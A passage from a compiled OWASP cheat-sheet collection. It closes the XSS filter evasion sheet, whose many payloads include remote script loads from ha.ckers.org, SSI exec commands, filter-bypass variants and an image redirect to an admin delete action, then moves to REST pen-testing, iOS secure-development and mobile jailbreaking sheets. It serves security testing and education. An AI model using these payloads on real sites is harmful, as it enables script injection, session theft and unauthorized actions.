27.2.71. Locally hosted XML with embedded JavaScript that is generated using an XML data island

This is the same as above but instead referrs to a locally hosted (must be on the same server) XML file that contains your cross site scripting vector. You can see the result here:

```
<XML SRC="xsstest.xml" ID=I></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN>
```

27.2.72. HTML+TIME in XML

This is how Grey Magic hacked Hotmail and Yahoo!. This only works in Internet Explorer and Netscape 8.1 in IE rendering engine mode and remember that you need to be between HTML and BODY tags for this to work:

```
<HTML><BODY>
<?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time">
<?import namespace="t" implementation="#default#time2">
<t:set attributeName="innerHTML" to="XSS<SCRIPT DEFER>alert("XSS")</SCRIPT
    ↪ >">
</BODY></HTML>
```

27.2.73. Assuming you can only fit in a few characters and it filters against ".js"

you can rename your JavaScript file to an image as an XSS vector:

```
<SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>
```

27.2.74. SSI (Server Side Includes)

This requires SSI to be installed on the server to use this XSS vector. I probably don't need to mention this, but if you can run commands on the server there are no doubt much more serious issues:

```
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http
    ↪ ://ha.ckers.org/xss.js></SCRIPT>'"-->
```

27.2.75. PHP

Requires PHP to be installed on the server to use this XSS vector. Again, if you can run any scripts remotely like this, there are probably much more dire issues:

```
<? echo('<SCR)';
echo('IPT>alert("XSS")</SCRIPT>'); ?>
```

27.2.76. IMG Embedded commands

This works when the webpage where this is injected (like a web-board) is behind password protection and that password protection works with other commands on the same domain. This can be used to delete users, add users (if the user who visits the page is an administrator), send credentials elsewhere, etc.... This is one of the lesser used but more useful XSS vectors:

```
<IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=
    ↪ maliciouscode">
```

IMG Embedded commands part II

This is more scary because there are absolutely no identifiers that make it look suspicious other than it is not hosted on your own domain. The vector uses a 302 or 304 (others work too) to redirect the image back to a command. So a normal <IMG SRC="a.jpg"> could actually be an attack vector to run commands as the user who views the image link. Here is the .htaccess (under Apache) line to accomplish the vector (thanks to Timo for part of this):

```
Redirect 302 /a.jpg http://victimsite.com/admin.asp&deleteuser
```

27.2.77. Cookie manipulation

Admittidly this is pretty obscure but I have seen a few examples where <META is allowed and you can use it to overwrite cookies. There are other examples of sites where instead of fetching the username from a database it is stored inside of a cookie to be displayed only to the user who visits the page. With these two scenarios combined you can modify the victim's cookie which will be displayed back to them as JavaScript (you can also use this to log people out or change their user states, get them to log in as you, etc...):

```
<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT
    ↪ >">
```

27.2.78. UTF-7 encoding

If the page that the XSS resides on doesn't provide a page charset header, or any browser that is set to UTF-7 encoding can be exploited with the following (Thanks to Roman Ivanov for this one). Click here for an example (you don't need the charset statement if the user's browser is set to auto-detect and there is no overriding content-types on the page in Internet Explorer and Netscape 8.1 in IE rendering engine mode). This does not work in any modern browser without changing the encoding type which is why it is marked as completely unsupported. Watchfire found this hole in Google's custom 404 script.:

```
<HEAD>
<META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7">
</HEAD>+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
```

27.2.79. XSS using HTML quote encapsulation

This was tested in IE, your mileage may vary. For performing XSS on sites that allow "<SCRIPT>" but don't allow "<SCRIPT SRC..." by way of a regex filter "/<script[^>]+src/i":

```
<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

For performing XSS on sites that allow "<SCRIPT>" but don't allow "<script src..." by way of a regex filter "/<script((\s+\w+(\s*=\s*(?:"(.)*?"|'(.)*?'|[^'">\s]+))?)+\s*|\s*)src/i" (this is an important one, because I've seen this regex in the wild):

```
<SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

Another XSS to evade the same filter, "/<script((\s+\w+(\s*=\s*(?:"(.)*?"|'(.)*?'|[^'">\s]+))?)+\s*|\s*)src/i":

```
<SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

Yet another XSS to evade the same filter,
"/<script((\s+\w+(\s*=\s*(?:"(.)*?"|'(.)*?'|[^'">\s]+))?)+\s*|\s*)src/i".
I know I said I wasn't goint to discuss mitigation techniques but the only thing I've seen work for this XSS example if you still want to allow <SCRIPT> tags but not remote script is a state machine (and of course there are other ways to get around this if they allow <SCRIPT> tags):

```
<SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

And one last XSS attack to evade,
"/<script((\s+\w+(\s*=\s*(?:"(.)*?"|'(.)*?'|[^'">\s]+))?)+\s*|\s*)src/i"
using grave accents (again, doesn't work in Firefox):

```
<SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

Here's an XSS example that bets on the fact that the regex won't catch a matching pair of quotes but will rather find any quotes to terminate a parameter string improperly:

```
<SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

This XSS still worries me, as it would be nearly impossible to stop this without blocking all active content:

```
<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js
    ↪ "></SCRIPT>
```

27.2.80. URL string evasion

Assuming "http://www.google.com/" is pro grammatically disallowed:

IP verses hostname

```
<A HREF="http://66.102.7.147/">XSS</A>
```

URL encoding

```
<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A>
```

Dword encoding

(Note: there are other of variations of Dword encoding - see the IP Obfuscation calculator below for more details):

```
<A HREF="http://1113982867/">XSS</A>
```

Hex encoding

The total size of each number allowed is somewhere in the neighborhood of 240 total characters as you can see on the second digit, and since the hex number is between 0 and F the leading zero on the third hex quotet is not required):

```
<A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A>
```

Octal encoding

Again padding is allowed, although you must keep it above 4 total characters per class - as in class A, class B, etc...:

```
<A HREF="http://0102.0146.0007.00000223/">XSS</A>
```

Mixed encoding

Let's mix and match base encoding and throw in some tabs and newlines - why browsers allow this, I'll never know). The tabs and newlines only work if this is encapsulated with quotes:

```
<A HREF="h
tt	p://6	6.000146.0x7.147/">XSS</A>
```

Protocol resolution bypass

(// translates to http:// which saves a few more bytes). This is really handy when space is an issue too (two less characters can go a long way) and can easily bypass regex like "(ht|f)tp(s)?://" (thanks to Ozh for part of this one). You can also change the "//" to "\\". You do need to keep the slashes in place, however, otherwise this will be interpreted as a relative path URL.

```
<A HREF="//www.google.com/">XSS</A>
```

Google "feeling lucky" part 1.

Firefox uses Google's "feeling lucky" function to redirect the user to any keywords you type in. So if your exploitable page is the top for some random keyword (as you see here) you can use that feature against any Firefox user. This uses Firefox's "keyword:" protocol. You can concatinate several keywords by using something like the following "keyword:XSS+RSnake" for instance. This no longer works within Firefox as of 2.0.

```
<A HREF="//google">XSS</A>
```

Google "feeling lucky" part 2.

This uses a very tiny trick that appears to work Firefox only, because if it's implementation of the "feeling lucky" function. Unlike the next one this does not work in Opera because Opera believes that this is the old HTTP Basic Auth phishing attack, which it is not. It's simply a malformed URL. If you click okay on the dialogue it will work, but as a result of the erroneous dialogue box I am saying that this is not supported in Opera, and it is no longer supported in Firefox as of 2.0:

```
<A HREF="http://ha.ckers.org@google">XSS</A>
```

Google "feeling lucky" part 3.

This uses a malformed URL that appears to work in Firefox and Opera only, because if their implementation of the "feeling lucky" function. Like all of the above it requires that you are #1 in Google for the keyword in question (in this case "google"):

```
<A HREF="http://google:ha.ckers.org">XSS</A>
```

Removing cnames

When combined with the above URL, removing "www." will save an additional 4 bytes for a total byte savings of 9 for servers that have this set up properly):

```
<A HREF="http://google.com/">XSS</A>
```

Extra dot for absolute DNS:

```
<A HREF="http://www.google.com./">XSS</A>
```

JavaScript link location:

```
<A HREF="javascript:document.location='http://www.google.com/'">XSS</A>
```

Content replace as attack vector

Assuming "http://www.google.com/" is programmatically replaced with nothing). I actually used a similar attack vector against a several separate real world XSS filters by using the conversion filter itself (here is an example) to help create the attack vector (IE: "java&#x09;script:" was converted into "java script:", which renders in IE, Netscape 8.1+ in secure site mode and Opera):

```
<A HREF="http://www.gohttp://www.google.com/ogle.com/">XSS</A>
```

27.2.81. Character escape sequences

All the possible combinations of the character "<" in HTML and JavaScript. Most of these won't render out of the box, but many of them can get rendered in certain circumstances as seen above.

```
<
%3C
&lt
&lt;
&LT
&LT;
&#60
&#060
&#0060
&#00060
&#000060
&#0000060
&#60;
&#060;
&#0060;
&#00060;
&#000060;
&#0000060;
&#x3c
&#x03c
&#x003c
&#x0003c
&#x00003c
&#x000003c
```

```
&#x3c;
&#x03c;
&#x003c;
&#x0003c;
&#x00003c;
&#x000003c;
&#X3c
&#X03c
&#X003c
&#X0003c
&#X00003c
&#X000003c
&#X3c;
&#X03c;
&#X003c;
&#X0003c;
&#X00003c;
&#X000003c;
&#x3C
&#x03C
&#x003C
&#x0003C
&#x00003C
&#x000003C
&#x3C;
&#x03C;
&#x003C;
&#x0003C;
&#x00003C;
&#x000003C;
&#X3C
&#X03C
&#X003C
&#X0003C
&#X00003C
&#X000003C
&#X3C;
&#X03C;
&#X003C;
&#X0003C;
&#X00003C;
&#X000003C;
\x3c
\x3C
\u003c
\u003C
```

27.3. Character Encoding and IP Obfuscation Calculators

This following link includes calculators for doing basic transformation functions that are useful for XSS.
`http://ha.ckers.org/xsscalc.html`

27.4. Authors and Primary Editors

- Robert "RSnake" Hansen

27.5. References

1. `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`
2. `https://www.owasp.org/index.php/Cheat_Sheets`
3. `http://ha.ckers.org/xsscalc.html`
4. `http://ha.ckers.org/xsscalc.html`
5. `http://help.dottoro.com/`
6. `http://help.dottoro.com/ljfvvdnm.php`
7. `https://tools.ietf.org/html/rfc2397`
8. `http://ha.ckers.org/xsscalc.html`

28. REST Assessment Cheat Sheet

Last revision (mm/dd/yy): 10/22/2014

28.1. About RESTful Web Services

Web Services are an implementation of web technology used for machine to machine communication. As such they are used for Inter application communication, Web 2.0 and Mashups and by desktop and mobile applications to call a server. RESTful web services (often called simply REST) are a light weight variant of Web Services based on the RESTful design pattern. In practice RESTful web services utilizes HTTP requests that are similar to regular HTTP calls in contrast with other Web Services technologies such as SOAP which utilizes a complex protocol.

28.2. Key relevant properties of RESTful web services

- Use of HTTP methods (GET, POST, PUT and DELETE) as the primary verb for the requested operation.
- None standard parameters specifications:
  - As part of the URL
  - In headers
- Structured parameters and responses using JSON or XML in a parameter values, request body or response body. Those are required to communicate machine useful information.
- Custom authentication and session management, often utilizing custom security tokens: this is needed as machine to machine communication does not allow for login sequences.
- Lack of formal documentation. A proposed standard for describing RESTful web services called WADL [2] was submitted by Sun Microsystems but was never officially adapted.

28.3. The challenge of security testing RESTful web services

- Inspecting the application does not reveal the attack surface, I.e. the URLs and parameter structure used by the RESTful web service. The reasons are:
  - No application utilizes all the available functions and parameters exposed by the service
  - Those used are often activated dynamically by client side code and not as links in pages.
  - The client application is often not a web application and does not allow inspection of the activating link or even relevant code.

- The parameters are none standard making it hard to determine what is just part of the URL or a constant header and what is a parameter worth fuzzing.
- As a machine interface the number of parameters used can be very large, for example a JSON structure may include dozens of parameters. Fuzzing each one significantly lengthen the time required for testing.
- Custom authentication mechanisms require reverse engineering and make popular tools not useful as they cannot track a login session.

28.4. How to pen test a RESTful web service?

Determine the attack surface through documentation - RESTful pen testing might be better off if some level of white box testing is allowed and you can get information about the service. This information will ensure fuller coverage of the attack surface. Such information to look for

- Formal service description - While for other types of web services such as SOAP a formal description, usually in WSDL is often available, this is seldom the case for REST. That said, either WSDL 2.0 or WADL can describe REST and are sometimes used.
- A developer guide for using the service may be less detailed but will commonly be found, and might even be considered "black box"
- Application source or configuration - in many frameworks, including dotNet ,the REST service definition might be easily obtained from configuration files rather than from code.

Collect full requests using a proxy - while always an important pen testing step, this is more important for REST based applications as the application UI may not give clues on the actual attack surface. Note that the proxy must be able to collect full requests and not just URLs as REST services utilize more than just GET parameters.

Analyze collected requests to determine the attack surface

- Look for non-standard parameters:
  - Look for abnormal HTTP headers - those would many times be header based parameters.
  - Determine if a URL segment has a repeating pattern across URLs. Such patterns can include a date, a number or an ID like string and indicate that the URL segment is a URL embedded parameter. For example: http://server/srv/2013-10-21/use.php
  - Look for structured parameter values - those may be JSON, XML or a non-standard structure.
  - If the last element of a URL does not have an extension, it may be a parameter. This is especially true if the application technology normally uses extensions or if a previous segment does have an extension. For example: http://server/svc/Grid.asmx/GetRelatedListItems
  - Look for highly varying URL segments - a single URL segment that has many values may be parameter and not a physical directory. For example if the URL http://server/src/XXXX/page repeats with hundreds of value for XXXX, chances XXXX is a parameter.

Verify non-standard parameters
in some cases (but not all), setting the value of a URL segment suspected of being a parameter to a value expected to be invalid can help determine if it is a path elements of a parameter. If a path element, the web server will return a 404 message, while for an invalid value to a parameter the answer would be an application level message as the value is legal at the web server level.

Analyzing collected requests to optimize fuzzing - after identifying potential parameters to fuzz, analyze the collected values for each to determine -

- Valid vs. invalid values, so that fuzzing can focus on marginal invalid values. For example sending "0" for a value found to be always a positive integer.
- Sequences allowing to fuzz beyond the range presumably allocated to the current user.

Lastly, when fuzzing, don't forget to emulate the authentication mechanism used.

28.5. Related Resources

- REST Security Cheat Sheet 18 on page 119 - the other side of this cheat sheet
- RESTful services, web security blind spot [3] - a presentation (including video) elaborating on most of the topics on this cheat sheet.

28.6. Authors and Primary Editors

- Ofer Shezaf - ofer@shezaf.com

28.7. References

1. `https://www.owasp.org/index.php/REST_Assessment_Cheat_Sheet`
2. `http://www.w3.org/Submission/wadl/`
3. `http://www.xiom.com/2011/11/20/restful_webservices_testing`

Part III.

Mobile Cheat Sheets

29. IOS Developer Cheat Sheet

Last revision (mm/dd/yy): 04/7/2014

29.1. Introduction

This document is written for iOS app developers and is intended to provide a set of basic pointers to vital aspects of developing secure apps for Apple's iOS operating system. It follows the OWASP Mobile Top 10 Risks list [2].

29.2. Basics

From a user perspective, two of the best things one can do to protect her iOS device are: enable strong passwords, and refrain from jailbreaking the device (see Mobile Jailbreaking Cheat Sheet on page 230). For developers, both of these issues are problematic, as they are not verifiable within an app's sandbox environment. (Apple previously had an API for testing devices to see if they are jailbroken, but that API was deprecated in 2010.) For enterprises, strong passwords, along with dozens of other security configuration attributes can be managed and enforced via a Mobile Device Management (MDM) product. Small businesses and individuals with multiple devices can use Apple's iPhone Configuration Utility [3] and Apple Configurator (available in the Mac App Store) to build secure configuration profiles and deploy them on multiple devices.

29.3. Remediation's to OWASP Mobile Top 10 Risks

29.3.1. Insecure Data Storage (M1)

Without a doubt, the biggest risk faced by mobile device consumers comes from a lost or stolen device. The information stored on the device is thus exposed to anyone who finds or steals another person's device. It is largely up to the apps on the device to provide adequate protection of any data they store. Apple's iOS provides several mechanisms for protecting data. These built in protections are quite adequate for most consumer-grade information. For more stringent security requirements (e.g., financial data), additional protections beyond those provided by Apple can be built into an application.

Remediations

In general, an app should store locally only the data that is required to perform its functional tasks. This includes side channel data such as system logging (see M8 below). For any form of sensitive data, storing plaintext data storage in an app's sandbox (e.g., ~/Documents/*) should always be avoided. Consumer-grade sensitive data should be stored in secure containers using Apple-provided APIs.

- Small amounts of consumer grade sensitive data, such as user authentication credentials, session tokens, etc., can be securely stored in the device's Keychain (see Keychain Services Reference in Apple's iOS Developer Library).

- For larger, or more general types of consumer-grade data, Apple's File Protection mechanism can safely be used (see NSData Class Reference for protection options).
- More data that exceeds normal consumer-grade sensitivity, if it absolutely must be stored locally, consider using a third party container encryption API that is not encumbered by the inherent weaknesses in Apple's encryption (e.g., keying tied to user's device passcode, which is often a 4-digit PIN). Freely available examples include SQLcipher [4]. In doing this, proper key management is of utmost importance – and beyond the scope of this document.
- For items stored in the keychain leverage the most secure API designation, kSecAttrAccessibleWhenUnlocked (now the default in iOS 5/6)
- Avoid using NSUserDefaults to store sensitive pieces of information Be aware that all data/entities using NSManagedObects will be stored in an unencrypted database file.

29.3.2. Weak Server Side Controls (M2)

Although most server side controls are in fact necessary to handle on the server side - and as such we refer the reader to the Web Service Security Cheat Sheet on page 174 - there are several things that can be done on the mobile that aid in the work to be done on the server.

Remediations

Design and implement the mobile client and the server to support a common set of security requirements. For example, information deemed sensitive on the server should be handled with equivalent due caution on the client side. Perform positive input validation and canonicalization on all client-side input data. Use regular expressions and other mechanisms to ensure that only allowable data may enter the application at the client end. Perform output encoding on untrusted data where feasible.

29.3.3. Insufficient Transport Layer Protection (M3)

Exposing sensitive data to eavesdropping attacks is a common issue with all networked applications, and iOS mobile apps are no exception.

Remediations

Design and implement all apps under the assumption that they will be used on the most wide-open Wi-Fi networks on the planet. Make an inventory of all app data that must be protected while in transit. (Protections should include confidentiality as well as integrity.) The inventory should include authentication tokens, session tokens, as well as application data directly. Ensure SSL/TLS encryption is used when transmitting or receiving all inventoried data. (See CFNetwork Programming Guide.) Ensure your app only accepts properly validated SSL certificates. (CA chain validation is routinely disabled in testing environments; ensure your app has removed any such code prior to public release.) Verify through dynamic testing that all inventoried data is adequately protected throughout the operation of the app. Verify through dynamic testing that forged, self-signed, etc., certificates cannot be accepted by the app under any circumstances.

29.3.4. Client Side Injection (M4)

Data injection attacks are as real in mobile apps as they are in web apps, although the attack scenarios tend to differ (e.g., exploiting URL schemes to send premium text messages or toll phone calls).

Remediations

In general, follow the same rules as a web app for input validation and output escaping. Canonicalize and positively validate all data input. Use parameterized queries, even for local SQLite/SQLcipher calls. When using URL schemes, take extra care in validating and accepting input, as any app on the device is able to call a URL scheme. When building a hybrid web/mobile app, keep the native/local capabilities of the app to a bare minimum required. That is, maintain control of all UIWebView content and pages, and prevent the user from accessing arbitrary, untrusted web content.

29.3.5. Poor Authorization and Authentication (M5)

Although largely a server side control, some mobile features (e.g., unique device identifiers) and common uses can exacerbate the problems surrounding securely authenticating and authorizing users and other entities.

Remediations

In general follow the same rules as a web app for authentication and authorization. Never use a device identifier (e.g., UDID , IP number, MAC address, IMEI) to identify a user or session. Avoid when possible "out-of-band" authentication tokens sent to the same device as the user is using to log in (e.g., SMS to the same iPhone). Implement strong server side authentication, authorization, and session management (control #4.1-4.6). Authenticate all API calls to paid resources (control 8.4).

29.3.6. Improper Session Handling (M6)

Similarly, session handling is in general, principally a server task, but mobile devices tend to amplify traditional problems in unforeseen ways. For example, on mobile devices, "sessions" often last far longer than on traditional web applications.

Remediations

For the most part, follow sound session management practices as you would for a web application, with a few twists that are specific to mobile devices. Never use a device identifier (e.g., UDID, IP number, MAC address, IMEI) to identify a session. (Control 1.13) Use only tokens that can be quickly revoked in the event of a lost/stolen device, or compromised session. Protect the confidentiality and integrity of session tokens at all times (e.g., always use SSL/TLS when transmitting). Use only trustworthy sources for generating sessions.

29.3.7. Security Decisions via Untrusted Inputs (M7)

While iOS does not give apps many channels for communicating among themselves, some exist—and can be abused by an attacker via data injection attacks, malicious apps, etc.

Remediations

The combination of input validation, output escaping, and authorization controls can be used against these weaknesses. Canonicalize and positively validate all input data, particularly at boundaries between apps. When using URL schemes, take extra care in validating and accepting input, as any app on the device is able to call a URL scheme. Contextually escape all untrusted data output, so that it cannot change the intent of the output itself. Verify the caller is permitted to access any requested resources. If appropriate, prompt the user to allow/disallow access to the requested resource.

29.3.8. Side Channel Data Leakage (M8)

Side channels refer here to data I/O generally used for administrative or non-functional (directly) purposes, such as web caches (used to optimize browser speed), keystroke logs (used for spell checking), and similar. Apple's iOS presents several opportunities for side channel data to inadvertently leak from an app, and that data is often available to anyone who has found or stolen a victim's device. Most of these can be controlled programmatically in an app.

Remediations

Design and implement all apps under the assumption that the user's device will be lost or stolen. Start by identifying all potential side channel data present on a device. These sources should include, at a bare minimum: web caches, keystroke logs, screen shots, system logs, and cut-and-paste buffers. Be sure to include any third party libraries used. Never include sensitive data (e.g., credentials, tokens, PII) in system logs. Control iOS's screenshot behavior to prevent sensitive app data from being captured when an app is minimized. Disable keystroke logging for the most sensitive data, to prevent it from being stored in plaintext on the device. Disable cut-and-paste buffer for the most sensitive data, to prevent it from being leaked outside of the app. Dynamically test the app, including its data stores and communications channels, to verify that no sensitive data is being inappropriately transmitted or stored.

29.3.9. Broken Cryptography (M9)

Although the vast majority of cryptographic weaknesses in software result from poor key management, all aspects of a crypto system should be carefully designed and implemented. Mobile apps are no different in that regard.

Remediations

Never "hard code" or store cryptographic keys where an attacker can trivially recover them. This includes plaintext data files, properties files, and compiled binaries. Use secure containers for storing crypto keys; alternately, build a secure key exchange system where the key is controlled by a secure server, and never stored locally on the mobile device. Use only strong crypto algorithms and implementations, including key generation tools, hashes, etc. Use platform crypto APIs when feasible; use trusted third party code when not. Consumer-grade sensitive data should be stored in secure containers using Apple-provided APIs.

- Small amounts of data, such as user authentication credentials, session tokens, etc., can be securely stored in the device's Keychain (see Keychain Services Reference in Apple's iOS Developer Library).

- For larger, or more general types of data, Apple's File Protection mechanism can safely be used (see NSData Class Reference for protection options).

To more securely protect static data, consider using a third party encryption API that is not encumbered by the inherent weaknesses in Apple's encryption (e.g., keying tied to user's device passcode, which is often a 4-digit PIN). Freely available examples include SQLcipher [5].

29.3.10. Sensitive Information Disclosure (M10)

All sorts of sensitive data can leak out of iOS apps. Among other things to remember at all times, each app's compiled binary code is available on the device, and can be reverse engineered by a determined adversary.

Remediations

Anything that must truly remain private should not reside on the mobile device; keep private information (e.g., algorithms, proprietary information) on the server. If private information must be present on a mobile device, ensure it remains in process memory and is never unprotected if it is stored on the device. Never hard code or otherwise trivially store passwords, session tokens, etc. Strip binaries prior to shipping, and be aware that compiled executable files can still be reverse engineered.

29.4. Related Articles

- OWASP Top 10 Mobile Risks presentation, Appsec USA, Minneapolis, MN, 23 Sept 2011. Jack Mannino, Mike Zusman, and Zach Lanier.
- "iOS Security", Apple, May 2012, `http://images.apple.com/ipad/business/docs/iOS_Security_May12.pdf`
- "Deploying iPhone and iPad: Apple Configurator", Apple, March 2012, `http://images.apple.com/iphone/business/docs/iOS_Apple_Configurator_Mar12.pdf`
- "iPhone OS: Enterprise Deployment Guide", Apple, 2010, `http://manuals.info.apple.com/en_US/Enterprise_Deployment_Guide.pdf`
- "iPhone in Business", Apple resources, `http://www.apple.com/iphone/business/resources/`
- Apple iOS Developer website.
- "iOS Application (in)Security", MDSec - May 2012, `http://www.mdsec.co.uk/research/iOS_Application_Insecurity_wp_v1.0_final.pdf`

29.5. Authors and Primary Editors

- Ken van Wyk ken[at]krvw.com
- Contributors: Jason.Haddix@hp.com

29.6. References

1. `https://www.owasp.org/index.php/IOS_Developer_Cheat_Sheet`
2. `https://www.owasp.org/index.php/OWASP_Mobile_Security_Project`
3. `http://www.apple.com/support/iphone/enterprise/`
4. `http://sqlcipher.net`
5. `http://sqlcipher.net`

30. Mobile Jailbreaking Cheat Sheet

Last revision (mm/dd/yy): 01/27/2015

30.1. What is "jailbreaking", "rooting" and "unlocking"?

Jailbreaking, rooting and unlocking are the processes of gaining unauthorized access or elevated privileges on a system. The terms are different between operating systems, and the differences in terminology reflect the differences in security models used by the operating systems vendors.
For iOS, *Jailbreaking* is the process of modifying iOS system kernels to allow file system read and write access. Most jailbreaking tools (and exploits) remove the limitations and security features built by the manufacturer Apple (the "jail") through the use of custom kernels, which make unauthorized modifications to the operating system. Almost all jailbreaking tools allow users to run code not approved and signed by Apple. This allows users to install additional applications, extensions and patches outside the control of Apple's App Store.
On Android, *Rooting* is the process of gaining administrative or privileged access for the Android OS. As the Android OS is based on the Linux Kernel, rooting a device is analogous to gaining access to administrative, root user-equivalent, permissions on Linux. Unlike iOS, rooting is (usually) not required to run applications outside from the Google Play. Some carriers control this through operating system settings or device firmware. Rooting also enables the user to completely remove and replace the device's operating system.
On Windows Phone OS, *Unlocking* is the process of editing specific keys of the Windows Phone OS registry or modifying the underlying platform to allow the execution of applications that are not certified by Microsoft or that use reserved capabilities. Different levels of unlocking exist depending on the OS and device version:

- *Developer-unlock:* Microsoft allows Independent Software Vendors (ISV) to unlock their systems to sideload and test homebrew apps onto physical devices, before their submission to the Store. Developer-unlock only allows to sideload applications that are not signed by the Windows Phone Store approval process and it is often a pre-condition to achieve a higher level of unlock (e.g., interop-unlock). A developer-unlocked device does not allow an app to escape its sandbox or tweak the system via registry editing. Windows Phone devices can be officially developer-unlocked for free using utilities provided by Microsoft;

- *Interop-unlock:* with the release of Windows Phone 7.5 Mango (7.10.7720.68), Microsoft introduced a new platform security feature, called Interop Lock, which restricted the access to drivers only to apps with the Interop Services capability (*ID_CAP_INTEROPSERVICES*). Moreover, Mango denies the sideloading of unsigned apps with that capability, thus limiting drivers' access to Windows Phone Store certified apps only. Heathcliff74, the mind behind the WP7 Root Tools suite, researched the topic and found that by manipulating the value of the *MaxUnsignedApp* registry key (*HKLM\Software\Microsoft\DeviceReg\Install\MaxUnsignedApp*) it is possible to control the unlocking level of a Windows Phone device. A value between 1 and 299 means that the device is developer-unlocked, while a value equal or greater than 300 removes the restriction to sideload apps with the ID_CAP_INTEROPSERVICES capability, allowing apps to access restricted file system areas and registry editing, thanks to the use of high-privileged app capabilities. It has been hypothesized that the "magic number" involved in the MaxUnsignedApp register key is a feature introduced by Microsoft for OEMs and so at times referred to as *OEM developer-unlock*. It should be noted that typically the interop-unlock by itself does not enable all of the system's available capabilities – condition that is also knows as *Capabilities-unlock*;

- *Full-unlock:* full-unlock aims at disabling a subset or all of the security mechanisms implemented by the OS to allow full access and the customization of the system (e.g., file system and registry unlimited access). Full-unlocking is usually achieved with custom ROMs flashing, where the OS bnaries are patched to disable the OS security features, such as policy-checks. In a full-unlocked environment, apps are likely to be able to escape their sandbox because they can be run with elevated privileges.

30.2. Why do they occur?

iOS many users are lured into jailbreaking to take advantage of apps made available through third party app sources, such as Cydia, which are otherwise banned or not approved by Apple. There is an inherent risk in installing such applications as they are not quality controlled nor have they gone through the Apple approval and application approval process. Hence, they may contain vulnerable or malicious code that could allow the device to be compromised. Alternately, jailbreaking can allow users to enhance some built in functions on their device. For example, a jailbroken phone can be used with a different carrier than the one it was configured with, FaceTime can be used over a 3G connection, or the phone can be unlocked to be used internationally. More technically savvy users also perform jailbreaking to enable user interface customizations, preferences and features not available through the normal software interface. Typically, these functionalities are achieved by patching specific binaries in the operating system. A debated purpose for jailbreaking in the iOS community is for installing pirated iOS applications. Jailbreaking proponents discourage this use, such as Cydia warning users of pirated software when they add a pirated software repository. However, repositories such as Hackulous promote pirated applications and the tools to pirate and distribute applications.

Android rooting Android devices allows users to gain access to additional hardware rights, backup utilities and direct hardware access. Additionally, rooting allows users to remove the pre-installed "bloatware", additional features that many carriers or manufacturers put onto devices, which can use considerable amounts of disk space and memory. Most users root their device to leverage a custom Read Only Memory (ROM) developed by the Android Community, which brings distinctive capabilities that are not available through the official ROMs installed by the carriers. Custom ROMs also provide users an option to 'upgrade' the operating system and optimize the phone experience by giving users access to features, such as tethering, that are normally blocked or limited by carriers.

Windows Phone OS Windows Phone users generally unlock their devices to tweak their systems and to be able to sideload homebrew apps. Depending on the level of unlocking, the OS can be customized in term of store OEM settings, native code execution, themes, ringtones or the ability to sideload apps that are not signed or that use capabilities normally reserved to Microsoft or OEMs. Developers unlock their devices to test their products on real systems, before the submission to the Store. An interop-unlocked device allows users to access file system areas where Store apps are installed, thus allowing DLL extraction, reverse engineering and app cracking.

30.3. What are the common tools used?

iOS Jailbreaking software can be categorized into two main groups:

1. *Tethered*: requires the device to be connected to a system to bypass the iBoot signature check for iOS devices. The iOS device needs to be connected or tethered to a computer system every time it has to reboot in order to access the jailbreak application, such as redsn0w, and boot correctly;
2. *Un-tethered*: requires connection for the initial jailbreak process and then all the software, such as sn0wbreeze, is on the device for future un-tethered reboots, without losing the jailbreak or the functionality of the phone.

Some common, but not all of the iOS jailbreaking tools are listed below:

- Absinthe
- blackra1n
- Corona
- greenpois0n
- JailbreakMe
- limera1n
- PwnageTool
- redsn0w
- evasi0n
- sn0wbreeze
- Spirit
- Pangu
- TaiGJBreak

A more comprehensive list of jailbreaking tools for iOS, exploits and kernel patches can be found on the iPhoneWiki [2] website.

Android There are various rooting software available for Android. Tools and processes vary depending on the user's device. The process is usually as mentioned below:

1. Unlock the boot loader;
2. Install a rooting application and / or flash a custom ROM through the recovery mode.

Not all of the above tasks are necessary and different toolkits are available for device specific rooting process. Custom ROMs are based on the hardware being used; examples of some are as follows:

- *CyanogenMod ROMs* are one of the most popular aftermarket replacement firmware in the Android world. More comprehensive device specific firmwares, flashing guides, rooting tools and patch details can be referenced from the homepage;
- *ClockWorkMod* is a custom recovery option for Android phones and tablets that allows you to perform several advanced recovery, restoration, installation and maintenance operations etc. Please refer to XDA-developers for more details.

Other android tools for Rooting are:

- Kingo Root
- SRS Root
- CF-Auto-Root

Windows Phone OS several tools and techniques exist to unlock Windows Phone devices, depending on the OS version, the specific device vendor and the desired unlocking level:

- *Microsoft Official Developer Unlock:* the Windows Phone SDK includes the "Windows Phone Developer Registration" utility that is used to freely developer-unlock any Windows Phone OS device. In the past, free developer unlocking was limited to recognized students from the DreamSpark program;
